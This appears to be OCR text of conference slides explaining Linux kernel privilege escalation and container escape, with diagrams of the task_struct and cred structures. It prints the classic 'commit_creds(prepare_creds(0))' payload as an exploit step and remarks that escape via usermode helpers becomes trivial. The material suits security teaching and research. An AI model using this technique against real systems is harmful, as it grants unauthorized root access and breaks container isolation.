



Kernel

Userspace


Step 5:

```
commit_creds(\
prepare_creds(0));
```


task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...


task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
cred
…lots of fields...
kuid_t uid
kuid_t gid
kuid_t euid
kuid_t egid
…lots of fields...
kernel_cap_t cap_inheritable
kernel_cap_t cap_effective
...some more fields...
void *security
user_namespace *user_ns
...many more fields...

Revised Container Security Model



Textbook `commit_creds()` payload

Assuming a new user namespace hasn't been set, this opens up escapes similar to `--privileged`

Escape becomes trivial via usermode helpers ;)

